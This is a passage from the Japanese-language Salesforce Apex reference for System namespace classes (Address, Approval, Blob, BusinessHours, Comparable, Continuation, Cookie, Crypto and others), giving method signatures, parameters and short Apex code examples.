トリガの種類、トリガの操作対象となる sObject レコードのリストなど、トリガのランタイムコンテキスト情報にアクセスするには、`Trigger` クラスを使用します。

Type クラス
Apex クラスに対応する Apex のデータ型を取得し、新しい型をインスタンス化するためのメソッドを含みます。

UninstallHandler インターフェース
管理パッケージをアンインストールした後に、カスタムコードを実行できます。

URL クラス
URL (Uniform Resource Locator) を表し、URL の一部へのアクセスを提供します。Salesforce インスタンス URL へのアクセスを有効にします。

UserInfo クラス
コンテキストユーザに関する情報を取得するメソッドが含まれます。

Version クラス
Version メソッドを使用して、登録者の管理パッケージのバージョンを取得して、パッケージのバージョンを比較します。

WebServiceCallout クラス
外部 Web サービスでの SOAP 操作へのコールアウト実行を有効にします。このクラスは、WSDL から自動生成される Apex スタブクラスで使用されます。

WebServiceMock インターフェース
WSDL から自動生成されたクラスの Web サービスコールアウトをテストするときに擬似応答を送信できます。

XmlStreamReader クラス
`XmlStreamReader` クラスは、XML データの転送と「参照のみ」アクセスを可能にするメソッドを提供します。データを XML からプルし、余分なイベントをスキップします。

XmlStreamWriter クラス
`XmlStreamWriter` クラスは、XML データを書き込むメソッドを提供します。

Address クラス

住所複合項目のコンポーネント項目にアクセスするためのメソッドが含まれます。

名前空間

System

使用方法

これらの各メソッドも参照のみのプロパティと同等です。getter メソッドごとに、ドット表記を使用してプロパティにアクセスできます。たとえば、`myAddress.getCity()` は `myAddress.city` と同じです。

ドット表記を使用して、親項目にある複合項目のサブ項目に直接アクセスすることはできません。代わりに、親項目を `Address` 型の変数に割り当てて、そのコンポーネントにアクセスします。たとえば、`myAccount.BillingAddress` の `City` 項目にアクセスするには、次の処理を実行します。

```
Address addr = myAccount.BillingAddress;

String acctCity = addr.City;
```

例

```
// Select and access Address fields.
```

```
// Call the getDistance() method in different ways.

Account[] records = [SELECT id, BillingAddress FROM Account LIMIT 10];

for(Account acct : records) {

   Address addr = acct.BillingAddress;

   Double lat = addr.latitude;

   Double lon = addr.longitude;

   Location loc1 = Location.newInstance(30.1944,-97.6682);

   Double apexDist1 = addr.getDistance(loc1, 'mi');

   Double apexDist2 = loc1.getDistance(addr, 'mi');

   System.assertEquals(apexDist1, apexDist2);

   Double apexDist3 = Location.getDistance(addr, loc1, 'mi');

   System.assertEquals(apexDist2, apexDist3);

}
```

このセクションの内容:

Address メソッド

`Address` のメソッドは次のとおりです。

このセクションの内容:

getLongitude()
この住所の経度項目を返します。

getPostalCode()
この住所の郵便番号を返します。

getState()
この住所のテキストのみの都道府県名コンポーネントを返します。

getStateCode()
組織で都道府県選択リストと国選択リストが有効な場合、この住所の都道府県コードを返します。それ以外の場合は `null` を返します。

getStreet()
この住所の町名・番地項目を返します。

getCity()

この住所の市区郡項目を返します。

署名

```
public String getCity()
```

戻り値

型: String

getCountry()

この住所のテキストのみの国名コンポーネントを返します。

署名

```
public String getCountry()
```

戻り値

型: String

getCountryCode()

組織で都道府県選択リストと国選択リストが有効な場合、この住所の国コードを返します。それ以外の場合は `null` を返します。

署名

```
public String getCountryCode()
```

戻り値

型: String

getDistance(toLocation, unit)

この場所から指定された場所までの距離を指定された単位を使用して返します。

署名

```
public Double getDistance(Location toLocation, String unit)
```

パラメータ

toLocation

型: Location

現在の `Location` から距離を計算する `Location`。

unit

型: String

使用する距離の単位: `mi` または `km`。

戻り値

型: Double

getLatitude()

この住所の緯度項目を返します。

署名

```
public Double getLatitude()
```

戻り値

型: Double

getLongitude()

この住所の経度項目を返します。

署名

```
public Double getLongitude()
```

戻り値

型: Double

getPostalCode()

この住所の郵便番号を返します。

署名

```
public String getPostalCode()
```

戻り値

型: String

getState()

この住所のテキストのみの都道府県名コンポーネントを返します。

署名

```
public String getState()
```

戻り値

型: String

getStateCode()

組織で都道府県選択リストと国選択リストが有効な場合、この住所の都道府県コードを返します。それ以外の場合は `null` を返します。

署名

```
public String getStateCode()
```

戻り値

型: String

getStreet()

この住所の町名・番地項目を返します。

署名

```
public String getStreet()
```

戻り値

型: String

Answers クラス

ゾーンアンサーを表します。

名前空間

System

使用方法

アンサーは、コミュニティアプリケーションの機能の 1 つです。この機能により、ユーザが質問したり、コミュニティメンバーが返信を投稿したりすることができます。コミュニティメンバーは、それぞれの回答の役立ち度について投票し、また質問したユーザは最良の回答として回答をマークできます。

アンサーについての詳細は、Salesforce オンラインヘルプの「アンサーの概要」を参照してください。

例

内部ゾーンの中で新しい質問に似たタイトルの質問を検索する例を次に示します。

```
public class FindSimilarQuestionController {


   public static void test() {

   // Instantiate a new question

   Question question = new Question ();


   // Specify a title for the new question

   question.title = 'How much vacation time do full-time employees get?';


   // Specify the communityID (INTERNAL_COMMUNITY) in which to find similar questions.

   Community community = [ SELECT Id FROM Community WHERE Name = 'INTERNAL_COMMUNITY' ];


   question.communityId = community.id;


   ID[] results = Answers.findSimilar(question);

   }
```

```
}
```

返信を最良の返信に選択する例を次に示します。

```
ID questionId = [SELECT Id FROM Question WHERE Title = 'Testing setBestReplyId' LIMIT
1].Id;

ID replyID = [SELECT Id FROM Reply WHERE QuestionId = :questionId LIMIT 1].Id;

Answers.setBestReply(questionId,replyId);
```

Answers メソッド

Answers のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

findSimilar(yourQuestion)

指定した質問のタイトルに基づいた類似質問のリストを返します。

署名

```
public static ID[] findSimilar(Question yourQuestion)
```

パラメータ

yourQuestion
型: Question

戻り値

型: ID[]

使用方法

各 findSimilar コールは、プロセスで使用できる SOSL ステートメントガバナの制限にカウントされます。

setBestReply(questionId, replyId)

指定した質問の指定した返信を最良の返信に設定します。質問には複数の返信があるため、最良の返信を設定しておくことで最も役立つ情報を含む返信をユーザが迅速に特定できます。

署名

```
public static Void setBestReply(String questionId, String replyId)
```

パラメータ

questionId
型: String

replyId
型: String

戻り値

型: Void

ApexPages クラス

現在のページの参照、および現在のページに関連付けられたメッセージの追加や確認をするために、ApexPages を使用します。

名前空間

System

使用方法

また、ApexPages は PageReference クラスおよび Message クラスの名前空間として使用されます。

ApexPages メソッド

ApexPages のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getMessages()
現在のコンテキストに関連付けられたメッセージのリストを返します。

hasMessages()
現在のコンテキストに関連付けられたメッセージが存在する場合は `true`、存在しない場合は `false` を返します。

hasMessages(severity)
指定された重要度のメッセージが存在する場合は `true`、存在しない場合は `false` を返します。

addMessage(message)

現在のページのコンテキストにメッセージを追加します。

署名

```
public Void addMessage(ApexPages.Message message)
```

パラメータ

message
型: ApexPages.Message

戻り値

型: Void

addMessages(exceptionThrown)

発生した例外に基づいて、現在のページのコンテキストにメッセージのリストを追加します。

署名

```
public Void addMessages(Exception exceptionThrown)
```

パラメータ

exceptionThrown
型: Exception

戻り値

型: Void

currentPage()

現在のページの PageReference を返します。

署名

```
public System.PageReference currentPage()
```

戻り値

型: System.PageReference

例

このコードセグメントは、現在のページの ID パラメータを返します。

```
public MyController() {

    account = [

        SELECT Id, Name, Site

        FROM Account

        WHERE Id =

            :ApexPages.currentPage().

             getParameters().

             get('id')

    ];

}
```

getMessages()

現在のコンテキストに関連付けられたメッセージのリストを返します。

署名

```
public ApexPages.Message[] getMessages()
```

戻り値

型: ApexPages.Message[]

hasMessages()

現在のコンテキストに関連付けられたメッセージが存在する場合は `true`、存在しない場合は `false` を返します。

署名

```
public Boolean hasMessages()
```

戻り値

型: Boolean

`hasMessages(severity)`

指定された重要度のメッセージが存在する場合は `true`、存在しない場合は `false` を返します。

署名

```
public Boolean hasMessages(ApexPages.Severity severity)
```

パラメータ

sev
型: ApexPages.Severity

戻り値

型: Boolean

Approval クラス

承認申請を処理するメソッドが含まれます。

名前空間

System

使用方法

Approval は、`ProcessRequest` クラスおよび `ProcessResult` クラスの名前空間としても使用されます。

Approval メソッド

`Approval` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

process(approvalRequests, allOrNone)
新しい承認のリストを申請し、既存の承認申請を承認または却下します。

process(approvalRequest)

新しい承認を申請し、既存の承認申請を承認または却下します。

署名

```
public static Approval.ProcessResult process(Approval.ProcessRequest approvalRequest)
```

パラメータ

approvalRequest
型: Approval.ProcessRequest

戻り値

型: Approval.ProcessResult

例

```
// Insert an account


Account a = new Account(Name='Test',

                    annualRevenue=100.0);


insert a;


// Create an approval request for the account

Approval.ProcessSubmitRequest req1 =

      new Approval.ProcessSubmitRequest();

req1.setObjectId(a.id);


// Submit the approval request for the account

Approval.ProcessResult result =

                  Approval.process(req1);
```

process(approvalRequests, allOrNone)

新しい承認を申請し、既存の承認申請を承認または却下します。

署名

```
public static Approval.ProcessResult process(Approval.ProcessRequest approvalRequests,
Boolean allOrNone)
```

パラメータ

approvalRequests
Approval.ProcessRequest

allOrNone
型: Boolean

(省略可能) *allOrNone* パラメータは、部分的な完了を操作で許可するかどうかを指定します。このパラメータを `false` に設定した場合、承認が失敗しても、残りの承認プロセスを正常に完了できます。

戻り値

Approval.ProcessResult

process(approvalRequests)

新しい承認のリストを申請し、既存の承認申請を承認または却下します。

署名

```
public static Approval.ProcessResult [] process(Approval.ProcessRequest[]
approvalRequests)
```

パラメータ

approvalRequests
Approval.ProcessRequest []

戻り値

Approval.ProcessResult []

process(approvalRequests, allOrNone)

新しい承認のリストを申請し、既存の承認申請を承認または却下します。

署名

```
public static Approval.ProcessResult [] process(Approval.ProcessRequest[]
approvalRequests, Boolean allOrNone)
```

パラメータ

approvalRequests
Approval.ProcessRequest []

allOrNone
型: Boolean

(**省略可能**) *allOrNone* **パラメータは、部分的な完了を操作で許可するかどうかを指定します。このパラメータを** `false` **に設定した場合、承認が失敗しても、残りの承認プロセスを正常に完了できます。**

戻り値

Approval.ProcessResult []

Blob クラス

Blob **プリミティブデータ型のメソッドが含まれます。**

名前空間

System

使用方法

Blob **についての詳細は、**「プリミティブデータ型」 (ページ 29)**を参照してください。**

Blob メソッド

`Blob` **のメソッドは次のとおりです。**

このセクションの内容:

`size()`

Blob **の文字数を返します。**

署名

```
public Integer size()
```

戻り値

型: Integer

例

```
String myString = 'StringToBlob';

Blob myBlob = Blob.valueof(myString);

Integer size = myBlob.size();
```

toPdf(stringToConvert)

指定された文字列からバイナリオブジェクトを作成し、PDF ファイルとして符号化します。

署名

```
public static Blob toPdf(String stringToConvert)
```

パラメータ

stringToConvert
型: String

戻り値

型: Blob

例

```
String pdfContent = 'This is a test string';

Account a = new account(name = 'test');

insert a;

Attachment attachmentPDF = new Attachment();

attachmentPdf.parentId = a.id;

attachmentPdf.name = account.name + '.pdf';

attachmentPdf.body = blob.toPDF(pdfContent);

insert attachmentPDF;
```

toString()

Blob を string に割り当てます。

署名

```
public String toString()
```

戻り値

型: String

例

```
String myString = 'StringToBlob';

Blob myBlob = Blob.valueof(myString);

System.assertEquals('StringToBlob', myBlob.toString());
```

valueOf(stringToBlob)

指定した String を Blob に割り当てます。

署名

```
public static Blob valueOf(String stringToBlob)
```

パラメータ

stringToBlob
型: String

戻り値

型: Blob

例

```
String myString = 'StringToBlob';

Blob myBlob = Blob.valueof(myString);
```

Boolean クラス

Boolean プリミティブデータ型のメソッドが含まれます。

名前空間

System

Boolean メソッド

`Boolean` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

valueOf(stringToBoolean)

指定した文字列を boolean 値に変換し、指定した文字列の値が `true` の場合に `true` を返します。ない場合は `false` を返します。

署名

```
public static Boolean valueOf(String stringToBoolean)
```

パラメータ

stringToBoolean
型: String

戻り値

型: Boolean

使用方法

指定された引数が null の場合は、例外が発生します。

例

```
Boolean b = Boolean.valueOf('true');

System.assertEquals(true, b);
```

valueOf(fieldValue)

指定されたオブジェクトをboolean値に変換します。このメソッドを使用して、履歴管理項目の値またはboolean値を表すオブジェクトを変換します。

署名

```
public static Boolean valueOf(Object fieldValue)
```

パラメータ

fieldValue
型: Object

戻り値

型: Boolean

使用方法

チェックボックス項目のように項目のデータ型がboolean型に対応する場合は、`AccountHistory` など、履歴sObjectの `OldValue` 項目または `NewValue` 項目でこのメソッドを使用します。

例

```
List<AccountHistory> ahlist =
  [SELECT Field,OldValue,NewValue
   FROM AccountHistory];
for(AccountHistory ah : ahlist) {
  System.debug('Field: ' + ah.Field);
  if (ah.field == 'IsPlatinum__c') {
    Boolean oldValue =
      Boolean.valueOf(ah.OldValue);
    Boolean newValue =
      Boolean.valueOf(ah.NewValue);
}
```

BusinessHours クラス

`BusinessHours` メソッドを使用して、カスタマーサポートチームが活動する営業時間を設定します。

名前空間

System

BusinessHours メソッド

`BusinessHours` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

add(businessHoursId, startDate, intervalMilliseconds)

開始時の datetime からの間隔を追加して、営業時間のみを辿ります。結果の datetime をローカルタイムゾーンで返します。

署名

```
public static Datetime add(String businessHoursId, Datetime startDate, Long
intervalMilliseconds)
```

パラメータ

businessHoursId
型: String

startDate
型: Datetime

intervalMilliseconds
型: Long
間隔値はミリ秒単位で指定する必要がありますが、1 分よりも細かい精度は無視されます。

戻り値

型: Datetime

addGmt(businessHoursId, startDate, intervalMilliseconds)

開始時の datetime からの間隔をミリ秒単位で追加して、営業時間のみを辿ります。結果の datetime を GMT で返します。

署名

```
public static Datetime addGmt(String businessHoursId, Datetime startDate, Long
intervalMilliseconds)
```

パラメータ

businessHoursId
型: String

startDate
型: Datetime

intervalMilliseconds
型: Long

戻り値

型: Datetime

diff(businessHoursId, startDate, endDate)

特定の営業時間のセットの開始と終了の datetime の差異を返します。

署名

```
public static Long diff(String businessHoursId, Datetime startDate, Datetime endDate)
```

パラメータ

businessHoursId
型: String

startDate
型: Datetime

endDate
型: Datetime

戻り値

型: Long

isWithin(businessHoursId, targetDate)

指定された目標日が営業時間内にある場合、`true` を返します。休日は計算に含まれます。

署名

```
public static Boolean isWithin(String businessHoursId, Datetime targetDate)
```

パラメータ

businessHoursId
型: String

営業時間 ID です。

targetDate
型: Datetime

検証する日付です。

戻り値

型: Boolean

例

次の例では、指定された時間がデフォルトの営業時間内にあるかどうかを調べています。

```
// Get the default business hours

BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];



// Create Datetime on May 28, 2013 at 1:06:08 AM in the local timezone.

Datetime targetTime = Datetime.newInstance(2013, 5, 28, 1, 6, 8);



// Find whether the time is within the default business hours

Boolean isWithin= BusinessHours.isWithin(bh.id, targetTime);
```

nextStartDate(businessHoursId, targetDate)

指定された目標日以降の、次に営業時間が開始する日付を返します。指定された目標日が営業時間内にある場合、この目標日が返されます。

署名

```
public static Datetime nextStartDate(String businessHoursId, Datetime targetDate)
```

パラメータ

businessHoursId
型: String

営業時間 ID **です。**

targetDate
型: Datetime

次の日付を取得するための開始日として使用される日付です。

戻り値

型: Datetime

例

次の例では、目標日以降で、次に営業時間が再開する日付を調べています。目標日が所定の営業時間内にある場合、その目標日が返されます。返される時間は、ローカルタイムゾーンの時間になります。

```
// Get the default business hours

BusinessHours bh = [SELECT Id FROM BusinessHours WHERE IsDefault=true];



// Create Datetime on May 28, 2013 at 1:06:08 AM in the local timezone.

Datetime targetTime = Datetime.newInstance(2013, 5, 28, 1, 6, 8);

// Starting from the targetTime, find the next date when business hours reopens. Return
the target time.



// if it is within the business hours. The returned time will be in the local time zone

Datetime nextStart = BusinessHours.nextStartDate(bh.id, targetTime);
```

Cases クラス

Cases **クラスを使用し、ケースレコードを操作します。**

名前空間

System

Cases メソッド

Cases **の静的メソッドを次に示します。**

このセクションの内容:

getCaseIdFromEmailThreadId(emailThreadId)

指定されたメールスレッド ID に対応するケース ID を返します。

署名

```
public static ID getCaseIdFromEmailThreadId(String emailThreadId)
```

パラメータ

emailThreadId
型: String

戻り値

型: ID

使用方法

emailThreadId 引数の形式は、`_00Dxx1gEW._500xxYktg` とします。`ref:_00Dxx1gEW._500xxYktl:ref` や `[ref:_00Dxx1gEW._500xxYktl:ref]` などの他の形式は無効です。

Comparable インターフェース

非プリミティブ型を含むリスト、つまりユーザ定義型のリストの並び替えのサポートを追加します。

名前空間

System

使用方法

Apex クラスのリスト並び替えのサポートを追加するには、`Comparable` インターフェースを、その `compareTo` メソッドと共にクラスに実装する必要があります。

`Comparable` インターフェースを実装するには、最初に `implements` キーワードでクラスを次のように宣言する必要があります。

```
global class Employee implements Comparable {
```

次に、クラスで次のメソッドの実装を提供する必要があります。

```
global Integer compareTo(Object compareTo) {

    // Your code here
```

```
}
```

実装されたメソッドは `global` または `public` として宣言する必要があります。

このセクションの内容:

関連トピック:

Comparable メソッド

`Comparable` のメソッドは次のとおりです。

このセクションの内容:

比較の結果である integer 値を返します。

compareTo(objectToCompareTo)

比較の結果である integer 値を返します。

署名

```
public Integer compareTo(Object objectToCompareTo)
```

パラメータ

objectToCompareTo
型: Object

戻り値

型: Integer

使用方法

このメソッドの実装では、次の値を返す必要があります。

- このインスタンスと *objectToCompareTo* が等しい場合は 0
- このインスタンスが *objectToCompareTo* より大きい場合は 1 以上
- このインスタンスが *objectToCompareTo* より小さい場合は 0 未満

Comparable の実装例

これは、Comparable インターフェースの実装例です。この例の compareTo メソッドは、このクラスインスタンスの従業員を引数で渡された従業員と比較します。メソッドは、従業員 ID の比較に基づいて integer 値を返します。

```
global class Employee implements Comparable {



    public Long id;

    public String name;

    public String phone;



    // Constructor

    public Employee(Long i, String n, String p) {

        id = i;

        name = n;

        phone = p;

    }



    // Implement the compareTo() method

    global Integer compareTo(Object compareTo) {

        Employee compareToEmp = (Employee)compareTo;

        if (id == compareToEmp.id) return 0;

        if (id > compareToEmp.id) return 1;

        return -1;

    }

}
```

この例では、Employee オブジェクトのリストの並び替え順をテストします。

```
@isTest

private class EmployeeSortingTest {

    static testmethod void test1() {
```

```
        List<Employee> empList = new List<Employee>();
        empList.add(new Employee(101,'Joe Smith', '4155551212'));
        empList.add(new Employee(101,'J. Smith', '4155551212'));
        empList.add(new Employee(25,'Caragh Smith', '4155551000'));
        empList.add(new Employee(105,'Mario Ruiz', '4155551099'));

        // Sort using the custom compareTo() method
        empList.sort();

        // Write list contents to the debug log
        System.debug(empList);

        // Verify list sort order.
        System.assertEquals('Caragh Smith', empList[0].Name);
        System.assertEquals('Joe Smith', empList[1].Name);
        System.assertEquals('J. Smith', empList[2].Name);
        System.assertEquals('Mario Ruiz', empList[3].Name);
    }
}
```

Continuation クラス

SOAP または REST Web サービスに対して非同期にコールアウトを実行するには、`Continuation` クラスを使用します。

名前空間

System

例

コードの例については、「Visualforce ページでの長時間コールアウトの実行」を参照してください。

このセクションの内容:

Continuation コンストラクタ

`Continuation` のコンストラクタは次のとおりです。

このセクションの内容:

`Continuation(timeout)`

指定されたタイムアウト秒数を使用して、`Continuation` クラスのインスタンスを作成します。タイムアウト制限は 60 秒です。

署名

```
public Continuation(Integer timeout)
```

パラメータ

`timeout`
型: Integer
この継続のタイムアウト (秒)。

Continuation プロパティ

`Continuation` のプロパティは次のとおりです。

このセクションの内容:

continuationMethod

コールアウト応答が返された後にコールされるコールバックメソッドの名前。

署名

```
public String continuationMethod {get; set;}
```

プロパティ値

型: String

使用方法

メモ: continuationMethod プロパティが継続に設定されていない場合は、コールアウトレスポンスが返された時点で、非同期コールを行った同じアクションメソッドが再度コールされます。

timeout

継続のタイムアウト (秒)。上限は 60 秒です。

署名

```
public Integer timeout {get; set;}
```

プロパティ値

型: Integer

state

この継続で保存され、コールアウトが完了してコールバックメソッドが呼び出された後に取得可能なデータ。

署名

```
public Object state {get; set;}
```

プロパティ値

型: Object

例

次の例に、コントローラで継続の状態情報を保存する方法を示します。

```
// Declare inner class to hold state info

private class StateInfo {

    String msg { get; set; }
```

```
    List<String> urls  { get; set; }
    StateInfo(String msg, List<String> urls) {
        this.msg = msg;
        this.urls = urls;
    }
}

// Then in the action method, set state for the continuation
continuationInstance.state = new StateInfo('Some state data', urls);
```

Continuation メソッド

`Continuation` のメソッドは次のとおりです。

このセクションの内容:

addHttpRequest(request)

この継続に関連付けられているコールアウトへの HTTP 要求を追加します。

署名

```
public String addHttpRequest(System.HttpRequest request)
```

パラメータ

request
型: HttpRequest
この継続によって外部サービスに送信される HTTP 要求。

戻り値

型: String

この継続に関連付けられている HTTP 要求を特定する一意の表示ラベル。この表示ラベルは、継続内で個々の要求を特定するために getRequests() から返される対応付けで使用されます。

使用方法

継続には最大 3 個の要求を追加できます。

メモ: 渡された各要求で設定されたタイムアウトは無視されます。継続に適用されるのは、グローバルタイムアウト制限 (60 秒) のみです。

getRequests()

この継続に関連付けられているすべての表示ラベルと要求をキー - 値ペアとして返します。

署名

```
public Map<String,System.HttpRequest> getRequests()
```

戻り値

型: Map<String,HttpRequest>

この継続に関連付けられているすべての要求の対応付け。対応付けのキーは要求ラベルで、対応付けの値は対応する HTTP 要求です。

getResponse(requestLabel)

指定された表示ラベルに対応する要求への応答を返します。

署名

```
public static HttpResponse getResponse(String requestLabel)
```

パラメータ

requestLabel

型: String

応答を取得する要求ラベル。

戻り値

型: HttpResponse

使用方法

状況コードは、HttpResponse オブジェクトに返され、応答で `getStatusCode()` をコールすることによって取得できます。状況コード `200` は、要求が正常に行われたことを示します。他の状況コードの値は、発生した問題の種別を示します。

エラー状況コードのサンプル

応答で問題が発生した場合、使用される状況コードの値は次のとおりです。

- `2000`: タイムアウトになり、サーバが応答するのに間に合わなかった。
- `2001`: 接続障害が発生した。
- `2002`: 例外が発生した。
- `2003`: 応答が到着しなかった (Apex 非同期コールアウトフレームワークが再開されていないことも示します)。
- `2004`: 応答のサイズが大きすぎる (1 MB を超えている)。

Cookie クラス

`Cookie` クラスにより、Apex を使用して Force.com サイトの Cookie にアクセスできます。

名前空間

System

使用方法

PageReference クラスの `setCookies` メソッドを使用して、ページに Cookie を添付します。

重要:

- Apex の Cookie 名と値セットは URL 符号化されています。つまり、@ などの文字は % 記号および 16 進数表現に置き換えられます。
- `setCookies` メソッドは Cookie 名にプレフィックス「`apex__`」を追加します。
- Cookie の値を `null` に設定すると、期限切れの属性の設定ではなく、空の文字列値の Cookie を送信します。
- Cookie の作成後は、Cookie のプロパティを変更することはできません。
- 機密情報を Cookie に格納する場合は注意してください。Cookie の値に関係なくページはキャッシュされます。動的なコンテンツを生成するために Cookie の値を使用する場合は、ページキャッシュを無効にする必要があります。詳細は、Salesforce オンラインヘルプの「Force.com サイトページのキャッシュ」を参照してください。

`Cookie` クラスを使用する場合は、次の制限に留意してください。

- `Cookie` クラスには、Salesforce API バージョン 19 以降を使用して保存されている Apex を使用することでのみアクセスできます。
- Force.com ドメインごとに設定できる Cookie の最大数はブラウザにより異なります。新しいブラウザは古いブラウザより高い制限が設定されています。
- Cookie は名前および属性を含め 4K 未満である必要があります。

サイトの詳細は、Salesforce オンラインヘルプの「Force.com Sites の概要」を参照してください。

例

次の例では、CookieController クラスを作成します。このクラスは Visualforce ページ (下記マークアップを参照) を使用して、ユーザにページが表示されるたびにカウンタが更新されます。ページへのアクセス回数が Cookie に保存されます。

```
// A Visualforce controller class that creates a cookie

// used to keep track of how often a user displays a page

public class CookieController {


    public CookieController() {

        Cookie counter = ApexPages.currentPage().getCookies().get('counter');


        // If this is the first time the user is accessing the page,

        // create a new cookie with name 'counter', an initial value of '1',

        // path 'null', maxAge '-1', and isSecure 'false'.

        if (counter == null) {

            counter = new Cookie('counter','1',null,-1,false);

        } else {

        // If this isn't the first time the user is accessing the page

        // create a new cookie, incrementing the value of the original count by 1

            Integer count = Integer.valueOf(counter.getValue());

            counter = new Cookie('counter', String.valueOf(count+1),null,-1,false);

        }


        // Set the new cookie for the page

        ApexPages.currentPage().setCookies(new Cookie[]{counter});

    }


    // This method is used by the Visualforce action {!count} to display the current
```

```
    // value of the number of times a user had displayed a page.
    // This value is stored in the cookie.
    public String getCount() {
        Cookie counter = ApexPages.currentPage().getCookies().get('counter');
        if(counter == null) {
            return '0';
        }
        return counter.getValue();
    }
}
```

```
// Test class for the Visualforce controller
@isTest
private class CookieControllerTest {
  // Test method for verifying the positive test case
  static testMethod void testCounter() {
    //first page view
    CookieController controller = new CookieController();
    System.assert(controller.getCount() == '1');

    //second page view
    controller = new CookieController();
    System.assert(controller.getCount() == '2');
  }
}
```

次は、上記の `CookieController` **Apex コントローラを使用する** Visualforce **ページです。アクション** `{!count}` **では、上記のコントローラで** `getCount` **メソッドをコールします。**

```
<apex:page controller="CookieController">
You have seen this page {!count} times
```

```
</apex:page>
```

このセクションの内容:

Cookie コンストラクタ

Cookie のコンストラクタは次のとおりです。

このセクションの内容:

Cookie(name, value, path, maxAge, isSecure)

指定された名前、値、パス、有効期間、およびセキュアな設定を使用して、Cookie クラスの新しいインスタンスを作成します。

署名

```
public Cookie(String name, String value, String path, Integer maxAge, Boolean isSecure)
```

パラメータ

name
型: String
Cookie 名。null にはできません。

value
型: String
Cookie データ (例: セッション ID)。

path
型: String
Cookie の取得元のパス。

maxAge
型: Integer
Cookie の有効期間を示す秒単位の数字。0 より小さく設定すると、セッション Cookie が発行されます。0 を設定すると、Cookie が削除されます。

isSecure
型: Boolean

Cookie が HTTPS でのみアクセス可能か (`true`)、否か (`false`) を示す値。

Cookie メソッド

`Cookie` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

`getDomain()`

要求を行うサーバの名前を返します。

署名

```
public String getDomain()
```

戻り値

型: String

`getMaxAge()`

Cookie の有効期間を示す秒単位の数字が返されます。`< 0` を設定すると、セッション Cookie が発行されます。`0` を設定すると、Cookie は削除されます。

署名

```
public Integer getMaxAge()
```

戻り値

型: Integer

getName()

Cookie の名前を返します。null にはできません。

署名

```
public String getName()
```

戻り値

型: String

getPath()

Cookie の取得元のパスを返します。null または空白にすると、場所はルートまたは「/」に設定されます。

署名

```
public String getPath()
```

戻り値

型: String

getValue()

セッション ID など、Cookie で取得されるデータを返します。

署名

```
public String getValue()
```

戻り値

型: String

isSecure()

Cookie が HTTPS でのみアクセス可能な場合、true を返します。それ以外の場合は、false を返します。

署名

```
public Boolean isSecure()
```

戻り値

型: Boolean

Crypto クラス

ダイジェスト、メッセージ認証コード、署名を作成し、情報の暗号化と復号化を行うためのメソッドを提供します。

名前空間

System

使用方法

`Crypto` クラスのメソッドは、Force.com のコンテンツのセキュリティを確保したり、Google、Amazon Web Services (AWS) などの外部サービスと統合するために使用できます。

暗号化および復号化の例外

次のメソッドで次の例外が発生する可能性があります。

- `decrypt`
- `encrypt`
- `decryptWithManagedIV`
- `encryptWithManagedIV`

例外	メッセージ	説明
`InvalidParameterValue`	暗号化データの初期化ベクトルは解析できません。	管理初期化ベクトルを使用している場合で、暗号解読テキストが 16 バイト未満の場合に発生します。
`InvalidParameterValue`	無効なアルゴリズム *`algoName`*。AES128、AES192、または AES256 である必要があります。	アルゴリズム名が有効な値の 1 つでない場合に発生します。
`InvalidParameterValue`	無効な非公開鍵。*`size`* バイトである必要があります。	非公開鍵のサイズが指定のアルゴリズムに一致しない場合に発生します。
`InvalidParameterValue`	無効な初期化ベクトル。16 バイトである必要があります。	初期化ベクトルが 16 バイトでない場合に発生します。
`InvalidParameterValue`	無効なデータ。入力データは *`size`* バイトです。1048576 バイトの制限を超えています。	データが 1 MB を超える場合に発生します。復号化の場合、初期化ベクトルヘッダーでは 1048608 バイトが許容されます。さらに、ブロックサイズに合わせて暗号にパディングを追加できます。

例外	メッセージ	説明
`NullPointerException`	引数は null (空白) にできません。	必要なメソッドの引数の 1 つが null である場合に発生します。
`SecurityException`	所定の最終ブロックが適切にパディングされていません。	暗号化または復号化でデータが適切にブロック整列されていないか、同様の問題が発生している場合に発生します。
`SecurityException`	さまざまなメッセージ	暗号化か復号化時に問題が発生している場合に発生します。

Crypto メソッド

`Crypto` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getRandomLong()
ランダムな long を返します。

sign(algorithmName, input, privateKey)
指定アルゴリズムと供給された秘密鍵を使用して、インプット文字列用の固有のデジタル署名を計算します。

signWithCertificate(algorithmName, input, certDevName)
指定されたアルゴリズムと指定された証明書と鍵のペアを使用して、入力文字列用の一意のデジタル署名を計算します。

signXML(algorithmName, node, idAttributeName, certDevName)
署名を XML ドキュメントにエンベロープします。

decrypt(algorithmName, privateKey, initializationVector, cipherText)

指定アルゴリズム、非公開鍵、および初期化ベクトルを使用して Blob *cipherText* を復号化します。このメソッドを使用して、サードパーティアプリケーションまたは `encrypt` メソッドにより暗号化された blob を復号化します。

署名

```
public static Blob decrypt(String algorithmName, Blob privateKey, Blob
initializationVector, Blob cipherText)
```

パラメータ

algorithmName
型: String

privateKey
型: Blob

initializationVector
型: Blob

cipherText
型: Blob

戻り値

型: Blob

使用方法

algorithmName の有効値は次のとおりです。

- AES128
- AES192
- AES256

さまざまなサイズの鍵を使用するすべての業界標準の Advanced Encryption Standard (AES) アルゴリズムがあります。これらのアルゴリズムでは、暗号解読ブロックチェーン (CBC) および PKCS5 パディングを使用します。

privateKey の長さは指定のアルゴリズム (128 ビット、192 ビット、または 256 ビット) に一致する必要があります。長さは、それぞれ、16、24、32 バイトです。サードパーティアプリケーションを使用するか、`generateAesKey` メソッドを使用して、自分用にこの鍵を生成します。

初期化ベクトルは 128 ビット (16 バイト) である必要があります。

例

```
Blob exampleIv = Blob.valueOf('Example of IV123');

Blob key = Crypto.generateAesKey(128);

Blob data = Blob.valueOf('Data to be encrypted');

Blob encrypted = Crypto.encrypt('AES128', key, exampleIv, data);



Blob decrypted = Crypto.decrypt('AES128', key, exampleIv, encrypted);

String decryptedString = decrypted.toString();

System.assertEquals('Data to be encrypted', decryptedString);
```

decryptWithManagedIV(algorithmName, privateKey, IVAndCipherText)

指定アルゴリズム、非公開鍵を使用して Blob *IVAndCipherText* を復号化します。このメソッドを使用して、サードパーティアプリケーションまたは `encryptWithManagedIV` メソッドにより暗号化された blob を復号化します。

署名

```
